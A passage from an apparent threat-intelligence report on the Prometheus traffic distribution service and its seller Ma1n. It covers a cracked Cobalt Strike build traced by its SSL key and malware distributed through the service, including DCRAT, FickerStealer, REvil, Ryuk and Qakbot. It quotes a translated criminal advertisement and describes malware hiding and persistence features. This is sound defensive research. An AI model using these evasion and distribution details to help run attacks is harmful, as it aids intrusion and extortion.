брошен
inactive
Регистрация: 15 Окт 2018
Сообщения: 2
Реакции: 0
Баллы: 207

Figure 12 – Ma1n's post on another Russian forum

April 2020

On April 12, 2020, Ma1n posted in the Certi Vendors Telegram thread. Here, he advertised that PowerMTA kits for mailing to corporate mailboxes, corporate SMTP, SMTP mailer, and ready-made templates were now available.

CERTI VENDORS

SPAM| MAIL |SMTP | EMAIL

1. PowerMTA Kits for Mailing

- Ability to send, receive, forward letters (Smtplib, Imap).
- Ideal for mailing to corporate mailboxes.
- Proper PowerMTA config settings give good deliverability.
- High speed mailing and large volumes.
- SPF, DMARC, DKIM, PTR

2. Corporate Smtplib

- Inbox Smtplib (the inbox is tested on Gmail or on your other mail with a simple text message without a link)
- Mix (All Smtplib checked for delivery)
- Not checked for delivery (Smtplib checked only for authorization) -

3. AMS Shell - Smtplib Mailer - A software package for Email

- Ability to send with Smtplib and Shell at the same time!
- Flexible settings
- License

4. Sale of ready-made templates and the creation of HTML emails + randomization

Telegram: [@Ma1n_exp](#)

Jabber: [ma1n@exploit.im](#)

1.1K  10:36

Figure 13 - Ma1n's post on Certi Vendors

September 2020

On September 22, 2020, Ma1n registered an account and advertised Prometheus on one of the most popular Russian hacking forums. However, his last activity on the forum was on October 30, 2020.




Figure 14 - Ma1n's activity on Russian hacking forum

Ma1n only published one post on this forum, which can be seen in the image below.




Figure 15 - Prometheus post by Ma1n in Russian

In this post, Ma1n stated that he has “great news to anyone who is working with traffic using links and redirects” in the form of an anti-bot redirect system called Prometheus. The post lists Prometheus’s capabilities, such as web shell validation, creation and functionality check of redirects, traffic distribution system, and more. The price of Prometheus starts at \$30 per two-day usage period and then goes up to \$250 for a month’s usage.

The full translated version of this post can be seen below.

```
ENG
? Great news for those who work with traffic using links, redirects.
I present to you the professional ANTIBOT redirect system - Prometheus

System capabilities:
-Validation WSO, P.A.S. shells.
-Creating, checking the functionality of redirects.
-Recreation of deleted redirects on previously created names to eliminate traffic loss.
-Creating Hybrid Redirects - Google Redirects + Shell Redirects.
-Google redirect is created, with a random link from the panel, thus getting Google redirects with click statistics and the Antibot system.
-Support for Google Accounts + Cookie.
-Support Socks5.
-Loading a pre-created Doc file.
-Traffic distribution system
-Detailed click statistics
-Google Chrome Red Alert Checker
-Cript EMAIL base for substitution of encrypted EMAIL in GET string
-Thoughtful and pleasant interface

Two modes of operation

1. Redirect to a landing page (Reliable protection of landing pages from unwanted visitors)
2. Protected delivery of files for downloading Doc, Pdf, Js, Vbs, Exe

ANTIBOT systems to choose from:

1. Prometheus - Built-in antibot system of our own design (Included in the price)
2. Keitaro TDS (Paid at owner's rates)
3. Blacktds (Paid at owner's rates)

Prices:
30$ for two days
100$ week
150$ two weeks
250$ a month

Jabber: ma1n@exploit.im
Reserve: ma1n@thesecure.biz
Telegram: @Ma1n_exp

Thank you for your cooperation.
```

Figure 16 - English translation of Prometheus advertisement

At the end of the post, Ma1n included his contact information for Jabber, Reserve and Telegram accounts:

- Jabber: ma1n[at]exploit[.]im
- Reserve: ma1n[at]thesecure[.]biz
- Telegram: [at]Ma1n_exp

Stealing Fire

While Prometheus employs several bespoke offensive solutions to bring their wares to the masses, they also appear to lean heavily on the adversary simulation and threat emulation software known as Cobalt Strike Beacon. With the data gathered from our Cobalt Strike Team Server scanning solution (as detailed extensively in our book “*Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence*”), we began to cluster based on specific Beacon configuration data. We then visualized this into what we call “constellations.”

When we looked at the visualized representation of the SSL public keys, we saw one specific constellation that dwarfed every other, comprising over 16% of our dataset at one point in time.

The MD5 hash of this public key is e9ae865f5ce035176457188409f6020a.




Figure 17 – Over 4000 IPs clustered with the SSL public key

Such a large cluster couldn't help but draw the eye; we wondered what could be responsible for such a large representation in our dataset. Was it one singular threat actor with a huge array of infrastructure? Doubtful. Was each Beacon being distributed by a botnet? Maybe. Was it a cracked copy being distributed on the dark web? Now we're on to something.

Didier Stevens (of the InfoSec hall-of-fame), recently published that he found six SSL private keys in the wild that were used as part of malicious Cobalt Strike installations. One private key in particular was the respective counterpart to our `e9ae865f5ce035176457188409f6020a` public key: it was bundled within a cracked version of Cobalt Strike 4.2. When investigating known intrusions between Team Servers and Beacons relating to this SSL key, we noticed extensive overlap with Prometheus-related activity.

This cracked version (and the SSL key) appears to be so heavily relied upon by Prometheus affiliates that we speculate that this same illegitimate copy of Cobalt Strike could perhaps be proliferated by the Prometheus operators themselves. We also found that by using clustering mechanisms such as the PROC_INJ_STUB value (which tracks the Cobalt Strike Team Server JAR) we can infer that the SSL key was migrated between version 4.2 to 4.4. This suggests that an entity had a desire to maintain access to Beacons across multiple versions.

While we cannot say for certain, it's possible that someone connected with the Prometheus TDS is maintaining this cracked copy and providing it upon purchase. It is also possible that this cracked installation may be provided as part of a standard playbook or a virtual machine (VM) installation.




Figure 18 – Breakdown of Cobalt Strike versions using the leaked SSL public key

In subsequent blog posts regarding the SSL private keys, Stevens showed how you can decrypt the network traffic between the Beacon and its respective Team Server if one of these keys is in use. Any Cobalt Strike beacon found to be using any of the corresponding public keys – in this case the Prometheus TDS – can have its network traffic decrypted. This can help quite significantly in understanding the extent of a related breach, and to enable further investigation into those responsible.

While we can't directly tie this cracked version of Cobalt Strike to the Prometheus TDS, we can however show the number of threat actors who have been observed using this specific copy over the last two years. The number of groups that have used this installation who are believed to be of Russian origin is particularly noteworthy.

The diagram in Figure 20 below displays a timeline of the various families and types of malwares that have been seen in conjunction with Cobalt Strike using this SSL key pair, from early 2020 to present.




Figure 19 - Malware observed using the cracked Cobalt Strike SSL key pair

In one of our previous publications, we saw the same SSL key being used by Zebra2104, an initial access broker whose services were used by groups such as Strong Pity, MountLocker and Phobos. For more on this, see our [recent blog on the group](#).

Pandora's Box

While the previous figure shows the different malware associated with the leaked SSL public key, it does not imply that all of these threats have any direct association with Prometheus.

However, after careful research into overlaps between the leaked key and malware deployed via Prometheus TDS, we have concluded that the following campaigns are likely to have recently utilized Cobalt Strike **AND** Prometheus.

DarkCrystal RAT

DarkCrystal RAT (or DCRAT for short) is a lightweight commercial Russian Remote Access Trojan (RAT) that was first seen in the wild in 2018. It is one of the cheaper commercial malwares of its kind available on the Russian market, with recent prices ranging from 500 Rub (\$6/€6) for two months to 4200 Rub (\$57/€50) for a lifetime license.

This RAT employs a client-server architecture, with the client written in C# and the server written in JPHP. DCRAT is regularly updated with new features and plugins. Someone using the handle [at]DarkCrystalRAT maintains a news page on Telegram that provides regular updates as to the continuous development of the RAT.

DarkCrystal RAT [NEWS]
2.43K subscribers

November 13

DarkCrystal RAT [NEWS]

```

/// <summary>
/// Method will be executed when the build installing.
/// </summary>
public void OnInstall(string Path, int InstallationMethod, List<string> InstallationPaths)
{
    //...
}

```

⚡ Обновление системы плагинов, добавлен новый метод - OnInstall, который выполняется при установке билда в систему, но до запуска одной из установленных копий. Это означает, что можно производить любые действия с копиями билдов, как-то их модифицировать для дополнительной маскировки или защиты.

🌟 В скором времени, появится плагин, который будет обрабатывать билд после установки в систему, для доп. маскировки, используя новый метод плагинов.

🔗 Обновлён DCRat Studio.

🔗 Технические изменения в панели, должна улучшиться её общая производительность.

694 👁️ edited 12:46

DarkCrystal RAT [NEWS]
[@DarkCrystalRAT](#)

2.43K
Subscribers
212
Photos
15
Links

Новости о DarkCrystal RAT

SUPPORT: [@CrystalSupport_bot](#)

📩 DOWNLOAD TELEGRAM

to view and join the conversation

About
Blog
Apps
Platform

November 14

DarkCrystal RAT [NEWS]

```

[DCUIB] BuildInstallationTweaks
Processes build-files after installation into the system, has multiple settings. Helps to hide build in the system

```

Set Hidden attribute
Clear File icon (Set Default icon)

Set System attribute
Randomize Versioninfo

Save

⚡ На сайт добавлен новый плагин BuildInstallationTweaks.

Он обрабатывает копии билдов, которые были созданы при установке билда в систему. Имеет несколько настроек.

В будущем, возможно, будет доработан, добавлены новые функции.

530 👁️ 18:47

Figure 20 - DarkCrystal RAT news channel

Once installed on a victim machine, DCRAT provides an attacker with a wide array of functionality, including keylogging, webcam and microphone manipulation, plus file and folder manipulation. It also provides a large list of plugins that add further feature enhancements, such as browser password scraping, anti-VM capabilities, crypto-stealing, notifications sent to the threat actor via Telegram, and privilege escalation.

FickerStealer

FickerStealer is an advanced Rust-based information-stealing malware. It was first advertised for sale and marketed as a MaaS on underground forums in August of 2020, by its namesake author.




Figure 21 - FickerStealer author alias




Figure 22 - FickerStealer Russian forum advertisement

Prices for FickerStealer service ranges from \$90 to \$900 USD, depending on the subscription length.

Upon subscribing to the service, the would-be attacker is provided with the necessary components to set up and configure the malware for their specific malicious goals.

FickerStealer has an added degree of difficulty when being analyzed, due to its being written in the obscure programming language Rust. That obstacle is further compounded by being heavily obfuscated.

FickerStealer is designed to pilfer a variety of sensitive data from a victim's machine, which is then encrypted and exfiltrated to the attacker's C2. This includes information such as credit card data, and user login credentials, as well as browser and cryptocurrency wallet information. It gathers this information by targeting a host of commonly used applications

such as Chrome, FireFox, WinSCP, FileZilla and Discord. FickerStealer can also manipulate files and folders on the compromised machine, and it can download additional files or malware if instructed to do so by an attacker.

Cerber

Cerber ransomware first appeared on the threat landscape in 2016, being offered for sale in Russian forums using a Ransomware-as-a-Service (RaaS) model. It was initially distributed via exploit kit or spam emails and weaponized document attachments.

An attacker can fully customize the threat via an embedded configuration file.

Upon execution, Cerber first geolocates the infected machine in order to compare the location with a list of exempted countries. This list is mostly comprised of eastern European and ex-Soviet states.

This threat then creates a copy of itself in *%Appdata%*. After this, it creates persistence via the Registry, deletes shadow copies, and begins the encryption process employing RSA encryption. Upon completion of encryption, a ransom note is dropped to all affected folders, and the machine's wallpaper is set to relay the same information contained in the ransom note. Initial variants of Cerber appended a ".**cerber**" file extension to encrypted files.

At its peak in the year after it had launched, Cerber was responsible for 26% of all ransomware infections during the holiday season of 2016. It was still active in Fall 2021, accounting for 5% of ransomware infections, gaining it sixth place in a Top 10 list of most prevalent ransomware families according to Bitdefender.

Sodin/REvil

REvil (also known as Sodinokibi or Sodin) is a prolific RaaS group that first emerged on the threat landscape in the aftermath of Gandcrab ransomware group ceasing operations. It is considered to be a successor of Gandcrab, or at least developed by the same authors, due to similarities in their code.

REvil uses the exploitation of vulnerabilities and spam emails as an infection vector. Once executed on a machine, it will attempt to escalate privileges via the exploitation of CVE-2018-8453. It will also kill a list of blacklisted processes, wipe the contents of a list of blacklisted folders (if it's configured to do so), and delete shadow copies. It begins file encryption with exceptions only granted to those files and folders specified on its configurations whitelist, with a set list of countries – mostly made up of eastern European and ex-Soviet states – being exempted. Encryption is performed using the Salsa20 stream cipher. Post encryption, a ransom note is dropped to all affected directories on the host.

REvil has also been known to employ double extortion tactics, where the attacker threatens to publish the victim's data on a leak site located in the dark web, should they not pay the ransom before a set deadline.

Ryuk/Wizard Spider

Wizard Spider is a Russian based cyber threat group that has been in operation since at least 2014. They are best known for being the operators behind the Trickbot malware family.

In the latter half of 2018, they began deploying Ryuk ransomware. In a lot of instances, they used Trickbot to install Ryuk on compromised systems.

Ryuk is itself a variant and evolution of the Hermes ransomware, and it was primarily used to target larger, enterprise-sized corporations to extort larger ransoms. This practice is colloquially known as "big game hunting."

Upon detonation, Ryuk first tries to kill a comprehensive list of processes and 150-plus services to make the next stage of its infection run as smoothly as possible. File encryption is performed using the RSA-4096 cipher, and a ransom note is dropped to each affected directory.

Ryuk contains the ability to encrypt files remotely, and it can also perform Wake-on-LAN (WoL) functionality. This feature enables attackers to wake up networked devices that are offline, so that they can be targeted for encryption.

BlackMatter

BlackMatter ransomware was first spotted in the wild in July 2021. It is being offered as a RaaS on dark web forums. There has been some speculation that BlackMatter was a successor to DarkSide ransomware. However, in an interview with one of the representatives from the ransomware group, the representative said that while they have previously worked together with some of the members from DarkSide, they are no longer doing so.

In May 2021, BlackMatter was looking for initial access brokers (IABs) to provide initial access. BlackMatter was very specific about what kind of targets the threat group was looking for: the target had to be a large, English-speaking company with annual revenue of \$100-plus million.

BlackMatter also had an exemption list defining which types of industries and organization it had excluded from attack. These included hospitals, critical infrastructure facilities (such as nuclear power plants, power plants, and water treatment plants), companies in the oil and gas industries, and those in the defense, non-profit and government sectors.

However, on Nov. 1, 2021, [BlackMatter posted](#) on their page (which is currently offline) that they have decided to close their operations due to pressure from the authorities. They stated that each affected organization would receive a decryption tool.

During their time of operation, BlackMatter targeted both Linux® and Windows® operating systems.

File encryption was achieved using Salsa20 and RSA-1024 encryption algorithms. Only the first megabyte of the file was encrypted, to speed up the encryption process on the victim's machine.

Qakbot

[Qakbot](#) is a mature malware family that dates back as far as 2007. Constant development and support for the malware has seen it stand the test of time, and it is still one of the most prominent botnets today. Qakbot has several affiliates who disseminate the malware via a combination of malspam and malicious Microsoft® Office documents, not to mention via the Prometheus TDS.

During its lengthy tenure, Qakbot has become quite a formidable foe. It includes a large amount of anti-VM and anti-sandbox functionality on both the client and server-side. This is done to hinder analysis efforts by researchers. Thus, Qakbot has been able to stay competitive with security solutions by combining its anti-analysis functionality with a high degree of modularity in the form of credential harvesting modules, worm modules, and webhooks, among others.

If that wasn't bad enough, Qakbot has been known to drop other malware binaries on victim machines. These include several ransomware families used primarily for financial gain, as well as binaries from other infamous botnets to help to increase their victim-base.

And More!

As highlighted in the aforementioned Group-IB report, other threat groups including [MAN1](#), [FIN7](#) and [IcedID](#) have also been distributed by Prometheus. We further explore the correlations between these groups in our recent book, "[*Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence.*](#)"

Insights

Searching across our customers' data for signs of Prometheus/Cobalt Strike-related activity reveals some interesting trends. The list of inbound TCP ports shows evidence of port scanning, with threat actors performing reconnaissance of Internet-facing infrastructure. In all likelihood, they are doing so in search of one of the greatest Achilles' heels for organizations - remotely exploitable services.

The top inbound port, 3389, highlights threat actors' propensity to leverage remote desktop protocol (RDP) with credentials after establishing a foothold. Several Prometheus-related Team Servers were found to be operating as RDP jump stations.

